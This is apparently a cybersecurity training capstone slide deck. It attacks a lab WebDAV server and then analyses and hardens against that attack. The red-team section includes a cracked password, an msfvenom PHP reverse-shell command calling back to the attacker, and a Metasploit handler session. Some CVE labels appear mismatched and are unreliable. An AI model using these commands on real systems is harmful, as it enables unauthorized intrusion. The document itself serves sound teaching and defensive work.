



Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01

Network Topology

02

Red Team: Security Assessment

03


Blue Team: Log Analysis and Attack Characterization

04

Hardening: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network

Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 10.0.0.1

Machines

IPv4: 192.168.1.100
OS: Windows
Hostname: ELK

IPv4: 192.168.1.105
OS: Windows
Hostname: Capstone

IPv4: 192.168.1.90
OS: 5.4.0-kali3-amd64
Hostname: Kali

The background of the slide is a dark red, almost black, geometric pattern composed of numerous overlapping triangles and polygons, creating a complex, crystalline texture.

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

| Hostname | IP Address | Role on Network |
|---------------------|---------------|--|
| Microsoft (Gateway) | 10.0.0.1 | Local machine that contains Hyper-V Manager that hosts all virtual machines. |
| ELK | 192.168.1.100 | Elasticsearch, Logstash and Kibana virtual machine - used to monitor and analyze data. |
| Capstone | 192.168.1.105 | Target machine. This VM forwards logs to the ELK machine. |
| Kali | 192.168.1.90 | Attacking machine. This VM uses Kali Linux for penetration testing. |

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

| Vulnerability | Description | Impact |
|----------------|---|--|
| CVE-2018-4841 | Open ports of 80/TCP or 443/TCP | Allows attackers to perform administrative operations without prior authentication. |
| CWE-916 | Use of password hash with insufficient computational effort | Reduces an attacker's workload for brute-force password cracking. |
| CVE-2019-13386 | Remote code execution (Reverse Shell) - File manager | Allows attackers to execute a shell command through, specifically a reverse shell command, that will allow complete access to the target system. |

Exploitation: CVE-2018-4841

01

Tools & Processes

I used Nmap to scan an IP range which revealed the hosts on the network and open ports.

Command: nmap
192.168.1.0/24

02

Achievements

By running the command in step 01 I was able to see that the IP address of my target machine had open ports of 22/TCP and 80/TCP.

By opening a web browser I was able to locate the company directory in the target machine and browse through files.

03

nmap 192.168.1.0/24

```
Nmap scan report for 192.168.1.105
Host is up (0.00073s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)
```


Exploitation: CWE-916

01

Tools & Processes

While navigating the company directories, a company user's hash password was found in a secret folder along with directions to access the webdav server. I used CrackStation.net to reveal the hashed password.

02

Achievements

The password revealed granted me user access to the company's webdav server. Through this server I am able to click and drag files into the share.

03

CrackStation.net results:

| Type | Result |
|------|---------|
| md5 | linux4u |

Exploitation: CVE-2019-13386

01

Tools & Processes

I uploaded a PHP reverse shell payload into the webdav server. I first created the payload by using msfvenom. After, I accessed Metasploit to carry on the exploit.

Command: msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=4444 -f raw -o shell.php


02

Achievements

After successfully uploading and running the shell.php, I was granted a meterpreter session which allowed me to explore the target machine and extract files.

03

Access to meterpreter:



```
Shell No.1
File Actions Edit View Help
msf5
[*]
[+]
[*]
[*]

+ --=[ metasploit v5.0.76-dev ]
+ --=[ 1971 exploits - 1088 auxiliary - 339 post ]
+ --=[ 558 payloads - 45 encoders - 10 nops ]
+ --=[ 7 evasion ]

msf5 > use multi/handler
msf5 exploit(multi/handler) > set lhost 192.168.1.90
lhost => 192.168.1.90
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:34640)
at 2022-02-07 21:57:22 -0800

meterpreter >
```




Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan



- What time did the port scan occur? [February 8th at 2:30AM](#)
- How many packets were sent, and from which IP? [137,385 packets were sent from source IP 192.168.1.90](#)
- What indicates that this was a port scan? [The destination IP 192.168.1.105 provides the top value destination ports to help identify further suspicious activity.](#)



Analysis: Finding the Request for the Hidden Directory



- What time did the request occur? How many requests were made? [February 3rd at 3:40AM. 16,560 requests were made.](#)
- Which files were requested? What did they contain? [The "connect_to_corp" file was requested 2 times. The file contained instructions to connect to the company WebDav server.](#)

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending

Count

| | |
|---|--------|
| http://192.168.1.105/company_folders/secret_folder/ | 16,560 |
| http://127.0.0.1/server-status?auto= | 1,836 |
| http://snnmnkxdhflwgthqismb.com/post.php | 294 |
| http://www.gstatic.com/generate_204 | 146 |
| http://192.168.1.105/webdav | 106 |

Analysis: Uncovering the Brute Force Attack



- How many requests were made in the attack? **16,558 requests.**
- How many requests had been made before the attacker discovered the password? **16,557 hits in error status. 1 hit in OK status on February 8th at 3:45AM.**



Analysis: Finding the WebDAV Connection

- How many requests were made to this directory? [106 requests](#).
- Which files were requested? [The passwd.dav \(8 hits\)](#) and [shell.php \(54 hits\)](#) files were requested.

Top 10 HTTP requests [Packetbeat] ECS

| url.full: Descending ▾ | Count ▾ |
|---|---------|
| http://192.168.1.105/company_folders/secret_folder/ | 16,560 |
| http://127.0.0.1/server-status?auto= | 1,836 |
| http://snnmnkxdhflwqthqismb.com/post.php | 294 |
| http://www.gstatic.com/generate_204 | 146 |
| http://192.168.1.105/webdav | 106 |



Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

An alarm can be set when a single source IP scans a set number of ports within a set timeframe.

What threshold would you set to activate this alarm?

Threshold set: Over 14,000 ports scanned within 5 minutes.

System Hardening

What configurations can be set on the host to mitigate port scans?

Installing a firewall and updating its rules can help mitigate port scans. Firewalls can control the ports that are exposed and can shut down port scans once detected.

Describe the solution. If possible, provide required command lines.

You can remove ports.

Command: `sudo firewall-cmd
--remove-port=80/tcp`

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

An alarm can be set when an unauthorized source IP tries to access the specific directory.

What threshold would you set to activate this alarm?

Threshold set: Any source IP, not from the company, trying to access the secret directory will trigger the alarm.

System Hardening

What configuration can be set on the host to block unwanted access?

Whitelisting confirmed source IPs that have approved access to the hidden directory.

Describe the solution. If possible, provide required command lines.

Whitelist using the CLI.

1. `cd /etc/csf`
2. `vim csf.allow`
3. Add IP addresses and restart firewall
→ `csf-r`

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

An alarm can be set when there are a specified number of failed login attempts made within a timeframe.

What threshold would you set to activate this alarm?

Threshold set: Over 20 failed login attempts within 5 minutes will trigger the alarm.

System Hardening

What configuration can be set on the host to block brute force attacks?

Enabling 2-Factor Authentication (2-FA) for users and account lockouts after too many failed login attempts can help block brute force attacks.

Describe the solution.

2-FA is an extra layer of security which requires another piece of information to gain account access.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

An alarm can be set when a non-whitelisted IP accesses the WebDav Connection.

What threshold would you set to activate this alarm?

Threshold set: Any non-whitelisted IP accessing the WebDav Connection will trigger the alarm.

System Hardening

What configuration can be set on the host to control access?

Disabling WebDav and installing an automated vulnerability detection system (AVDS) can better control access for host.

Describe the solution.

AVDS, such as beSECURE, can better detect and manage WebDav in web applications.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

An alarm can be set when any file is uploaded (assuming this is within a secret/ restricted directory).

What threshold would you set to activate this alarm?

Threshold set: more than 1 file is uploaded to the secret directory.

System Hardening

What configuration can be set on the host to block file uploads?

Deny and allow lists can block certain file uploads. Also, checking the content of the files by scanning anti-malware tools can help block file uploads.

Describe the solution.

File types allowed to be uploaded should be restricted for business which allow requires more real-time monitoring.

*The
End*